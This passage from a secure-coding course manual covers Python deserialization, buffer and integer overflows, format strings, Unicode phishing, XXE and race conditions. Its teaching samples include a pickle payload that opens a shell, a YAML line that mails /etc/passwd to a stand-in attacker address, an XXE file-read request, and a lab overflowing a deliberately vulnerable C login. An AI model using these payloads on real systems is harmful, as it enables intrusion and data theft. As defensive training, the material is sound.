Writing secure code is hard. Most developers are just trying to make it work and are unaware of all the security risks. A few types of common programming errors—such as buffer overruns, race conditions, and missing or poorly implemented input validation—are responsible for a large number of vulnerabilities. Such problems are so common that many development tools commonly look for them, and can provide warnings and hints that will help you write better code, if you pay attention to what your tools tell you. For example, compilers, interpreters, static analyzers, and other tools may inform you about such common problems as:

- Inappropriate use of dangerous functions, APIs, and system calls
- Use of deprecated libraries
- Buffer overruns
- Race conditions
- Integer range issues
- Out of bounds array indexing
- Unhandled exceptions
- Memory leaks
- Dangling and null pointer references
- Unused code
- Uninitialized variables
- Injection vulnerabilities

Carefully research the configuration options available in your development tool kit. Some of these options are not well known, and their purpose may not be immediately clear to you based on their name. For example, in Visual Studio®, the compiler's /GS and #pragma strict_gs_check options, when set a particular way, will perform automatic security checks for certain buffer overrun

scenarios. Some useful options may not be enabled by default, so it is a good idea to invest time to understand all of your tools' configuration options.

Insecure Deserialization

Serialization is the process of taking an object and turning it into a format (a string of bytes) that can be stored and transmitted. It can then be reconstructed later through deserialization. This technique is commonly used on web, mobile, and IoT platforms when you need to take an object "outside" your app to send it over a network, store it in a file, or enter it into a database.

Python has a default library called `pickle` that is used to serialize/deserialize objects. The risk is that `pickle` has a very powerful method called `__reduce__(self)` that can execute arbitrary code. If an attacker can compromise the serialized data, your app could then turn it into malicious code when deserialized.

Here is a sample exploit that opens a command shell in Linux:

```
import cPickle
import subprocess
import base64

myexploit = base64.b64encode(cPickle.dumps(malicious()))

class malicious(object):
    def __reduce__(self):
        return (subprocess.Popen, (('/bin/sh',),))

print(myexploit)
```

The countermeasure against insecure deserialization is to never use `pickle` to deserialize untrusted or unauthenticated data. Better yet, use another serialization pattern like JSON instead.

Similarly, do not call `yaml.load` with any data received from an untrusted source. It is as powerful as `pickle.load` and can call any Python function. For example:

```
! !python/object/apply:os.system ["cat /etc/passwd | mail hacker@foo.c"]
```

For security, use `yaml.safe.load` instead of `yaml.load`.

Guidelines for Secure Coding

Follow these guidelines when coding.



Note: All of the Guidelines for this lesson are available as checklists from the **Checklist** tile on the CHOICE Course screen.

Improve Code Security

To improve the security of code:

- Reduce any unnecessary complexity.
- Write code to be read by humans—for example, using meaningful variable names, avoiding double negatives (`if (!item.isNotFound())`), and following other established conventions for clear coding style.
- Use unit tests and comments to show and explain how code is intended to be used.
- For common tasks, use well-maintained and tested existing code, rather than creating new code.
- Keep Python updated and patched.
- Review all third-party applications, code, libraries, and APIs to determine whether they are really required, and whether they function safely. Be sure to vet the dependencies of the dependencies. Use pyup.io to validate dependencies security.

- In your declaration or before first use, explicitly initialize all variables and other data stores.
- Never pass user-supplied inputs directly to any dynamic execution function.
- Make sure your compiler warnings are enabled to point out potential security problems and coding problems before you find them in testing.
- Do not enable your code to directly issue operating system commands, such as through command shells. Instead use task-specific APIs built in to the programming language, standard libraries, or related tools.
- Do not use `pickle` or `yaml.load` to deserialize any untrusted data. Use JSON or `yaml.safe.load`.
- Prevent users from modifying code, generating, or injecting new code.
- Prevent race conditions by preventing multiple simultaneous requests (locking) or through a synchronization mechanism.
- Protect shared variables and resources from inappropriate concurrent access.
- When the application requires elevated privileges, raise privileges as late as possible, and drop them as soon as possible.
- Eliminate the possibility of calculation and overflow errors. Look for:
 - Conversion and casting between data types
 - Values that are too large or too small to fit within the allocated range
 - Truncation
 - Discrepancies in byte size, precision, signed/unsigned
 - NaN (not a number) calculations
- Use code-signing, such as checksums or hashes, to verify the integrity of code, including libraries, executables, interpreted code, resources, and configuration files.
- Make sure updates are performed safely. Use cryptographic signatures for your code and verify them in your download client. Use encrypted channels to transfer code to the client.
- Secure both client and server software, but emphasize server security.
- Research and use the configuration options and user interface features of your development tool kit, which may alert you to possible security problems.
- Do not use components that are outdated or have known vulnerabilities.
- Run services and applications with the least permissions possible to contain the damage of compromise or remote execution attack.

Avoid Insecure Deserialization

Use the following general rules to protect the deserialization process:

- Do not accept serialized objects from untrusted sources; only allow authenticated users and processes to have access to your app.
- Encrypt the serialization process to prevent hostile object creation and data tampering from running.
- Monitor the serialization process to catch malicious code or breach attempts; keep a log of serialization activity for later analysis.
- Validate user input; beware of malicious cookies and password hashes cached from previous sessions.
- Use a web application firewall to detect malicious or unauthorized insecure deserialization.
- Make sure application domain objects cannot be serialized.
- Use non-standard data formats to make your code a more difficult target for attackers.
- Only deserialize signed data.

ACTIVITY 4-1

Researching Your Secure Coding Checklist

Scenario

Every programming environment has its own set of special challenges and constraints that you need to account for when developing secure software. As you prepare to return to your own software projects and development tools, you should consider pulling together a checklist of common problems you should avoid and best practices you should follow, specific to the kinds of projects you work on.

In this activity, you'll perform a web search to identify sources of best practices for secure coding in the environments you use for development:

- The compilers or interpreters you use to develop code.
- The runtime environments you develop applications for (such as Java VM, .NET, Windows UWP, and so forth).
- The operating system your applications run on.
- Services your applications use (such as Amazon Web Services, Azure, Google Cloud Platform™, and so forth).

The following are some example websites that provide such information.

- Introduction to Secure Coding Guide (Apple iOS and Mac OS)
<https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html>
- Intro to secure Windows app development
<https://docs.microsoft.com/en-us/windows/uwp/security/intro-to-secure-windows-app-development>
- Security for Android Developers
<https://developer.android.com/topic/security/index.html>
- Secure programming in C/C++ using Visual Studio
<http://resources.infosecinstitute.com/sdl-for-cc-code-in-visual-studio-2013-overview/>
- Secure programming using C compilers
https://www.owasp.org/index.php/C-Based_Toolchain_Hardening
- Secure programming using CLang 5, the compiler used by Apple
<http://clang.llvm.org/docs/UsersManual.html#command-line-options>

-
1. Use a web browser to search for websites that provide guidelines for developing secure applications using the development tools and platforms that you program in.
 2. What websites provide security best practices guidelines that are relevant to your software projects?
 - a) Answers will vary. For some application developers, there will be few reference sites that need to be consulted. For other developers, particularly those developing full-stack applications with cross-platform clients, the list may be numerous.

3. Referring to the websites you found, are there any secure programming guidelines that you did not know about until now?

Buffer Overrun Defects

If you could somehow determine what one type of defect has caused the most cyber security problems, it would probably be the **buffer overrun**. Buffer overrun defects were exploited by the Morris worm in the first major cyber attack on the Internet, which disabled large portions of the Internet for several days in 1988. Decades later, we still deal with buffer overrun defects. The Heartbleed Bug, which put more than half of all web servers at risk in 2014, was also due to a buffer overrun defect that put encrypted data and credentials at risk of exposure.

Buffer overrun defects enable an attacker to access a data buffer (a portion of memory allocated to hold a data value with a particular length), reading or writing data that exceeds the boundaries allocated to that buffer. This may enable an attacker to crash the software, read (possibly sensitive) data outside the bounds of the buffer, or write their own data outside of the buffer, enabling the attacker to inject malicious code or data.

The buffer overrun concept may apply to a wide variety of data types whose length can be exceeded, such as pointers, arrays, and so forth. There are various types of buffer overruns, including:

- Buffer overflows
- Buffer overreads
- Integer overflows
- Uncontrolled format strings

Buffer Overflows

Some software environments intermingle data with executable code and provide code with direct access to memory. This scenario can be abused. For example, when software allows user input to write beyond the bounds of the allocated data storage buffer into an area of executable code, an attacker may be able to carefully craft user input to inject code into the application's privileged process space that causes the process to jump to code provided by the attacker, enabling a wide range of other attacks. It requires significant skill to uncover and exploit a buffer overflow vulnerability, but it provides a very powerful platform for an attacker. Since many buffer overflows run in the memory addresses (and thus security context) of an operating system service, buffer overflows are considered the "gold standard" of hacking exploits. The most common payload of the buffer overflow attack is remote code execution.

There are many different ways that overflows can occur through manipulation of allocated memory buffers, pointer variables, arrays, strings, and so forth. Programmers in high-level languages such as Python® or PHP might assume this problem only affects low-level languages like C, C++®, or assembly language. Although the problem is most likely to appear in such languages, it is not unknown in programs written in higher-level languages, like Java™ and C#®. Even languages that are largely protected from buffer overflows may communicate with APIs, DLLs, and other code that has a buffer overflow defect.




Figure 4-1: A buffer overflow.

Guidelines to Prevent Buffer Overflow Defects

Follow these guidelines to prevent buffer overflow defects.

Prevent Buffer Overflow Defects

To prevent buffer overflow defects, make sure your software:

- Validates user input for type and length to ensure it will not overflow the legitimate data boundaries.
- Uses the least privileges possible for the accounts in which your processes run.
- Is especially careful when passing input parameters to other code, especially unmanaged code, DLLs, etc.
- (If you use third-party libraries) uses only libraries that you have researched very carefully to ensure they are free from buffer overflow vulnerabilities.

Buffer Overreads

Overreads are conceptually similar to overflows, except that instead of *writing* to memory outside of a data buffer's boundaries, this vulnerability involves *reading* memory outside of the buffer's boundaries.




Figure 4-2: Reading outside of an array's bounds.

Guidelines to Prevent Buffer Overread Defects

Follow these guidelines to prevent buffer overread defects.

Prevent Buffer Overread Defects

To prevent buffer overread defects:

- Make sure that the start location for each read operation remains within the buffer boundaries.
- Make sure that the end location for each read operation remains within the buffer boundaries.

Integer Overflows

Other types of overflow errors are possible. For example, an integer overflow defect enables the result of an arithmetic operation such as addition or multiplication to exceed the maximum size allowed for its storage in memory. For example, adding a value of 1 to the value of 127 should result in 128, but stored within an 8-bit signed integer variable, it will wrap past the maximum value, resulting in -128.

Attackers can use this approach to change variables in ways that the programmer didn't anticipate. In some cases, the results might have security implications. As a simple example, suppose an integer variable holds a sales tax amount. If an attacker were able to change the tax from 8% to -128%, such manipulation might result in a refund to the attacker, rather than a tax.

```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char*));
    for (i = 0; i < nresp; i++) response[i] = packet_get_string(NULL);
}
```

Figure 4-3: Integer overflow example from OpenSSH.

This code example shows an integer overflow that caused a vulnerability in OpenSSH 2.9.9 through 3.3, enabling a remote attacker to execute arbitrary code during authentication.

If `nresp` contains 1073741824 and `sizeof(char*)` is 4, then the result of the operation `nresp*sizeof(char*)` overflows. The argument to `xmalloc()` (which allocates a memory buffer) is then 0. A zero-byte buffer is then allocated, causing subsequent loop operations to overflow.

Guidelines to Prevent Integer Overflow Defects

Follow these guidelines to prevent integer overflow defects.

Prevent Integer Overflow Defects

To prevent integer overflow defects, make sure your software uses an approach such as the following:

- **Upcasting**
 - Typecast the input values to the next larger primitive integer type. (This approach can't be used for long integers, which are already the largest primitive integer type.)
 - Use the upcast values to perform each calculation.
 - Check each intermediate result to see if it would overflow the original integer type. Throw an exception if the range check fails.
 - Downcast the final result to the original smaller type before assigning to a variable of the original smaller type.
- **Precondition testing**
 - Check the input values for each arithmetic operation before you calculate to ensure that overflow cannot occur. For example, to check that you can add two unsigned integers without an overflow (wraparound), you could subtract one of the values from the maximum

value of an unsigned integer (e.g., `UINT_MAX`) to determine if there is room to add without an overflow. For example:

```
if (UINT_MAX - uintA < uintB) {
    // Not enough room to add. Throw an exception.
} else {
    // Enough room to add without overflow. Add and return result.
}
```

- If the operation would result in overflow, throw an exception.
- If the operation would not result in overflow, perform the operation and return the result.

Uncontrolled Format Strings

Although you might not directly create a buffer overrun defect, standard libraries and third-party code that you use might introduce them into your software nonetheless. The problem of uncontrolled format strings is an example of this.

In many programming languages, format strings enable a programmer to provide a series of character codes to determine how a data value should be presented within a text string, such as a message to the user. For example, a format string such as `"The total amount is %d"`, when provided with a decimal value of 2.45, would produce a result of `"The total amount is 2.45"`.

In addition to `%d` (to show a *decimal* value as a text string), a variety of other parameters are supported. For example, the `%p` parameter shows a representation of a *pointer* variable as a text string.




Figure 4–4: Uncontrolled format strings.

If a defect enables an attacker to control the format string, the attacker might provide a format string such as `"The total amount is %d %p %p %p %p %p"`. In addition to printing the 2.45 value passed into it, this format string might also show the data in the memory buffers indicated by the data values following the 2.45 value in memory.

Depending on the situation, this approach might reveal the contents of memory to an attacker. In other cases, it might crash the program, enabling the attacker to perform a Denial of Service attack.

Python string formatting has become progressively more flexible, but its potential for exploits has also increased. Consider using the `Template` class from the `string` module for dealing with user input. It has constraints that, while a bit more cumbersome to work with, are more secure. For example:

```
from string import Template
greeting_template = Template("Hey there, my name is $name.")
greeting = greeting_template.substitute(name="Lizzie")
```

The variable `greeting` is then evaluated as "Hey there, my name is Lizzie".

Insecure Output Encoding

Often an application produces output that is consumed by a different component or application. As a Python developer, you will want to make sure that your app's output uses the expected character set and encoding so it does not cause problems for users or other applications.

For example, Python 2 used ASCII encoding by default. Python 3 now uses Unicode by default. While much more versatile (you can include pretty much all known character sets), Unicode opens up substantial phishing risk. It's possible to use it to provide a URL in which the domain name characters have been switched to letters in some non-English alphabet. For example:

`www.apple.com` looks like a normal URL. However, the letters in "apple" have actually been replaced with Cyrillic letters, making it a very different address. Although most modern browsers have mechanisms in place to identify these tricks, there is no guarantee that the receiving app will be so smart. Be sure that you handle output encoding in a secure way to prevent any misinterpretation.

Enter character or text to identify: <input type="text" value="www.apple.com"/> U+0077 : LATIN SMALL LETTER W U+0077 : LATIN SMALL LETTER W U+0077 : LATIN SMALL LETTER W U+002E : FULL STOP {period, dot, decimal point} U+0061 : LATIN SMALL LETTER A U+0070 : LATIN SMALL LETTER P U+0070 : LATIN SMALL LETTER P U+006C : LATIN SMALL LETTER L U+0065 : LATIN SMALL LETTER E U+002E : FULL STOP {period, dot, decimal point} U+0063 : LATIN SMALL LETTER C U+006F : LATIN SMALL LETTER O U+006D : LATIN SMALL LETTER M	Enter character or text to identify: <input type="text" value="www.apple.com"/> U+0077 : LATIN SMALL LETTER W U+0077 : LATIN SMALL LETTER W U+0077 : LATIN SMALL LETTER W U+002E : FULL STOP {period, dot, decimal point} U+0430 : CYRILLIC SMALL LETTER A U+0440 : CYRILLIC SMALL LETTER ER U+0440 : CYRILLIC SMALL LETTER ER U+04CF : CYRILLIC SMALL LETTER PALOCHKA U+0435 : CYRILLIC SMALL LETTER IE U+002E : FULL STOP {period, dot, decimal point} U+0063 : LATIN SMALL LETTER C U+006F : LATIN SMALL LETTER O U+006D : LATIN SMALL LETTER M
--	---

Figure 4-5: Unicode phishing scam.

In addition to mistakes by the developer, Python itself has a vulnerability in its `urllib.parse.urlsplit` and `urllib.parse.urlparse` library components. These mishandle Unicode encoding, allowing an attacker to supply a specially crafted URL that could be parsed incorrectly. This could lead to disclosure of cookies and authentication data. This vulnerability is known to affect Python versions 2.7 – 3.8. Python.org has released a patch.



Note: For more information, see <https://bugs.python.org/issue36216>. For more information about the previous proof-of-concept example, see the blog post <https://www.xudongz.com/blog/2017/idn-phishing/>.

XXE Attacks

An **XML External Entity (XXE) attack** exploits a vulnerability in XML parsing. It can be used to improperly reference entities from external URLs. An attacker can use it for:

- Denial of Service attacks
- Access of local and remote content
- Access services
- Server Side Request Forgery (SSRF) attacks (where the web app makes requests to other applications)

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2018

- Port scanning
- Remote code execution

A common way to implement an XXE attack is to misuse XML Document Type Definitions (DTDs) which are used to validate various document types. Building on the "billion laughs" attack, the following example uses a bogus document type called "foo" with an entity called "bar" to induce a web app to return the contents of the operating system's /etc/passwd (user) file:

```
POST http://www.example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY bar`e SYSTEM
    "file:///etc/passwd">
]>
<foo>
    &bar;
</foo>
```

The results would be something like this:

```
HTTP/1.0 200 OK
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
joe:x:4:4:joe:/joe:/bin/sh
moo:x:5:5:moo:/moo:/bin/sh
lizzie:x:6:6:lizzie:/lizzie:/bin/sh
```

The standard Python library modules `etree`, `DOM`, and `xmlrpc` are all susceptible to XXE attacks. You could use `defusedxml` to replace these libraries. You could also completely disable DTDs to protect against XXE attacks.



Note: For more information about XXE attacks, see https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.md.

Guidelines to Prevent Formatting and Encoding Vulnerabilities

Follow these guidelines to avoid uncontrolled format string defects.

Prevent Uncontrolled Format String Defects

To prevent uncontrolled format string defects, make sure:

- You heed compiler messages that warn about potential format string problems.
- Your software does not create format strings from user input.

Prevent Insecure Output Encoding

To prevent output encoding defects, be sure to:

- Validate that outputs use the expected encoding and character sets.
- Apply the latest patches from Python.org to fix vulnerable libraries.

Prevent XXE Attacks

To protect against XXE attacks:

- Replace `etree`, `DOM`, and `xmlrpc` libraries with `defusedxml`.
- Completely disable Document Type Definitions (DTDs).

Race Condition

A race condition can occur when you have two independent blocks of code operating on the same shared data at the same time. For example, you might have a multi-threaded application or a multi-process system where both threads or processes access shared data. A race condition is a defect in which the shared data isn't protected while one code block is processing it, and another code block starts to process the same shared data. The outcome may not always make sense, as illustrated here.




Figure 4-6: A race condition.

In this example, two different processes add 1 to the shared value. Since it is initially zero, you'd expect the final result to be two. Since the second process in the first scenario (expected outcome) doesn't begin until the first process is completed, the result makes sense. In the second scenario (unexpected outcome), the two processes overlap. When both processes start, the shared value is 0. Both processes "race" to complete their processing, and both write a result of 1. Since two processes were called to increment the shared value, you'd expect the result to be 2.

This example illustrates a type of race condition called *Time of Check to Time of Use* (TOCTOU, pronounced TOCK-too) because the problem arises when shared data is changed between the time when it is initially checked, and when it is used. Perhaps you used the `mktemp()` function to generate a temporary file name, and then create a file of that name. The risk is that there is a delay time between creating the name and then creating the actual file. An attacker could potentially insert a malicious file by the same name which your application will use. Consider using the Python `tempfile` module and use `mkstemp` if you need to generate temporary files.

Race conditions are often non-deterministic, meaning that you can't predict the outcome since it is based on timing. Race conditions are often hard to debug, since running in a debugger adds timing delays that change the outcome.

Unpredictable code is clearly a potential security problem. For example, if the code involved in the race condition manipulates data in a file or database, it would create unpredictable results. If the code temporarily relaxes permissions on a file to perform an operation, an attacker might be able to take advantage of the gap in time to mount an attack—for example, by injecting his own data into that file.

Impact of Race Conditions on Threading/Multiprocessing

When you write multi-processing or multi-threading code, you should always consider the possibility that timing may not be completely consistent, and because errors may occur, you may not be able to guarantee that a process or thread will even complete successfully. Consider what might happen if a block of code doesn't complete, or if one block is somehow able to complete faster than another one.

Race conditions often involve just a fraction of a second, but they can also occur over a longer period of time. For example, suppose a user is granted administrative access to a web application. The user logs in to an administrative session. In the meantime, his administrative rights are revoked, but since he is already logged in as an administrative user, he continues to have full access to the system. Of course, if the system is designed to check the access rights that are on record every time the user issues a command, his access would be limited immediately. If not, there would be a security problem.

Guidelines to Prevent Race Condition Defects

Follow these guidelines to avoid creating race condition defects.

Prevent Race Conditions

To prevent race conditions:

- Lock the shared resource when the process is modifying it, and unlock it when the process is done. Note that this approach can get quite complicated.
- Example: An error occurs in the process that has locked the resource, so you will deadlock other processes that use that resource. In some cases, it may be preferable to leave the resource locked than to continue in an undefined state.
- Write code that doesn't depend on side effects. A side effect is when a function changes a variable outside of its own scope. If possible, only modify data inside of the local scope of the thread or process.
- Write temporary files in a data store that is available only to a single thread or process.
- Research best practices for writing multiple threading or multiple processing code in the language and system you are developing in. Tools you might use (if available) include semaphores, mutexes, and others.
- Use Python's `tempfile` or `mkstemp` if you need to generate temporary files.

ACTIVITY 4-2

Performing a Memory-Based Attack

Scenario

Performing a buffer overflow attack on a server-based application can be a very complex exercise. The effort is worthwhile to an attacker, though, as the benefits can be significant, such as providing the attacker with access to a command shell.

To get a sense of the general steps involved in such an attack, you will attempt to overflow the input in a very simple demo application written in C, whose source code is shown here.

```

1  #include <stdio.h>
2  #include <string.h>
3
4  int main(void) {
5
6      char buff[15];
7      int pass = 0;
8
9      printf("\n Please enter the password > ");
10     gets(buff);
11
12     if (strcmp(buff, "password")) {
13         printf (" Incorrect password. \n");
14     } else {
15         printf (" Correct password. \n");
16         pass = 1;
17     }
18
19     if (pass) {
20         printf (" You have been logged in with root privileges. \n");
21     } else {
22         printf (" Unable to log in. \n");
23     }
24
25     printf (" ----- \n");
26
27     return 0;
28 }
```

- In lines 6 and 7, two variables (`buff` and `pass`) are created.
- The `buff` variable is allocated enough memory to hold 15 characters and is initially empty.
- The `pass` variable is initially zero, which means the login didn't succeed.
- Line 10 gets the password from user input and stores it in the `buff` variable.
- Line 12 uses the `strcmp` function to compare the contents of `buff` with the password value.
- If the function returns false, then the `pass` value is changed to 1; the login has succeeded.

1. Launch the program.

- From the Windows Desktop, open the **cscdata** folder. Open the **Developing Secure Code** folder.
- Open the **Best Practices** folder.

- c) Open the **buffover** folder.
- d) In File Explorer, select **File→Open Windows PowerShell**.

2. Log in with the correct password.

- a) In the **PowerShell** console, enter the following command.

```
.\bof
```

You are prompted to enter the password. If you enter the correct password, this program will simulate you being logged in and granted elevated privileges.

- b) Type **password** and press **Enter**.

```
Please enter the password > password
Correct password.
You have been logged in with root privileges.
-----
PS C:\Users\brian\Desktop\cscdata\Developing Secure Code\Best Practices
\buffover>
```

This works as expected.

3. Log in with an incorrect password.

- a) In the **PowerShell** console, enter the following command.

```
.\bof
```



Note: As a shortcut for retying the command, you can press the **Up Arrow** key to recall the previous command.

- b) Type **x** and press **Enter**.

```
Please enter the password > x
Incorrect password.
Unable to log in.
-----
PS C:\Users\brian\Desktop\cscdata\Developing Secure Code\Best Practices
\buffover>
```

This also works as expected.

4. Log in with a password that is too long, overflowing the buffer.

- a) In the **PowerShell** console, enter the following command.

```
.\bof
```



Note: As a shortcut for retying the command, you can press the **Up Arrow** key to recall the previous command.

- b) Type **this password is way too long** and press **Enter**.

```
Please enter the password > this password is way too long
Incorrect password.
You have been logged in with root privileges.
-----
PS C:\Users\brian\Desktop\cscdata\Developing Secure Code\Best Practices
\buffoverflow>
```

- Even though your password is incorrect, it logs you in with elevated privileges.
- This happened because the value written to `buff` overflowed the memory allocated for `buff`. The overflowed data overwrote the data allocated to `pass`.
- Despite the incorrect password, the value of `pass` still became non-zero. When evaluated in line 19 of the code, it resulted in the user being granted elevated privileges.

5. Clean up the workspace.

- a) Type **exit** and press **Enter** to close the Command Prompt window.
b) Close the **File Explorer** window.

TOPIC B

Prevent Platform Vulnerabilities

In addition to general defects that any code is subject to, different platforms (such as web, mobile, and desktop) may be prone to certain types of vulnerabilities.

OWASP Top Ten Platform Vulnerabilities

When it comes to cyber security, web applications and mobile devices tend to get a lot of attention, but virtually any type of software may be prone to security defects, including desktop applications, device drivers, embedded devices, game and entertainment systems, and so forth. For example, security vulnerabilities have been reported for Apple TV®, Roku®, PlayStation®, various Internet of Things devices, printers, and so forth. A search through the product list at www.cvedetails.com reveals hundreds of affected products.

OWASP, based on input from numerous organizations that focus on web security, has published various top 10 lists of the most common security vulnerabilities. Three of these lists focus on web applications, mobile apps, and Internet of Things devices.

Web vulnerabilities apply to websites and services that use web technologies, including web servers (including privately hosted intranets) and cloud services.

Mobile device apps have some attributes in common with web applications and some attributes in common with desktop applications, although there are some common vulnerabilities that mobile apps are especially prone to.

Internet of Things (IoT) refers to a wide range of connected devices including motor vehicles, home appliances, home automation, industrial systems, power plants, wearable devices, and numerous other things that communicate over the Internet. While the trend of connecting all sorts of devices to the Internet creates interesting capabilities, it also creates new opportunities for software security problems. Security issues can be quite complicated since many different systems are typically involved, including IoT devices, cloud services, mobile and desktop applications, web interfaces, USB, Bluetooth®, Wi-Fi, and so forth.

As a software developer, you may find yourself programming embedded software on IoT devices, developing administrative tools (web, mobile, or desktop applications) that manage those devices, or developing other systems that interface with IoT devices.

The following are the top ten vulnerabilities that OWASP has identified for each of these three categories.

Web	Mobile	Internet of Things
Injection	Improper Platform Usage	Insecure Web Interface
Broken Authentication	Insecure Data Storage	Insufficient Authentication/Authorization
Sensitive Data Exposure	Insecure Communication	Insecure Network Services
XML External Entities (XXE)	Insecure Authentication	Lack of Transport Encryption/Integrity Verification
Broken Access Control	Insufficient Cryptography	Privacy Concerns
Security Misconfiguration	Insecure Authorization	Insecure Cloud Interface
Cross-site Scripting (XSS)	Client Code Quality	Insecure Mobile Interface

Web	Mobile	Internet of Things
Insecure Deserialization	Code Tampering	Insufficient Security Configurability
Using Components with Known Vulnerabilities	Reverse Engineering	Insecure Software/Firmware
Insufficient Logging & Monitoring	Extraneous Functionality	Poor Physical Security

Sources:

- <https://owasp.org/www-project-top-ten/>
- <https://owasp.org/www-project-mobile-top-10/>
- <https://www.owasp.org/images/1/1c/OWASP-IoT-Top-10-2018-final.pdf>

Authentication

Many web vulnerabilities are caused by improper authentication. Authentication is the process of identifying whether someone or something (a user) should be allowed to access the system. The user might be a human being. Or the user might be a software process—typically a software agent performing a task on behalf of a user. Think of authentication as essentially providing a key to the "front door" of the application.

There are several approaches to authentication:

- **Something you know** (username, password/passphrase/PIN)
- **Something you have** (token, smart card, mobile device)
- **Something you are** (biometrics)
- **Somewhere you are** (geolocation)

Something you know, while common, is the least secure. A user can be tricked into providing the information to a hacker. Or, the user might choose a password that is easily guessed or cracked.

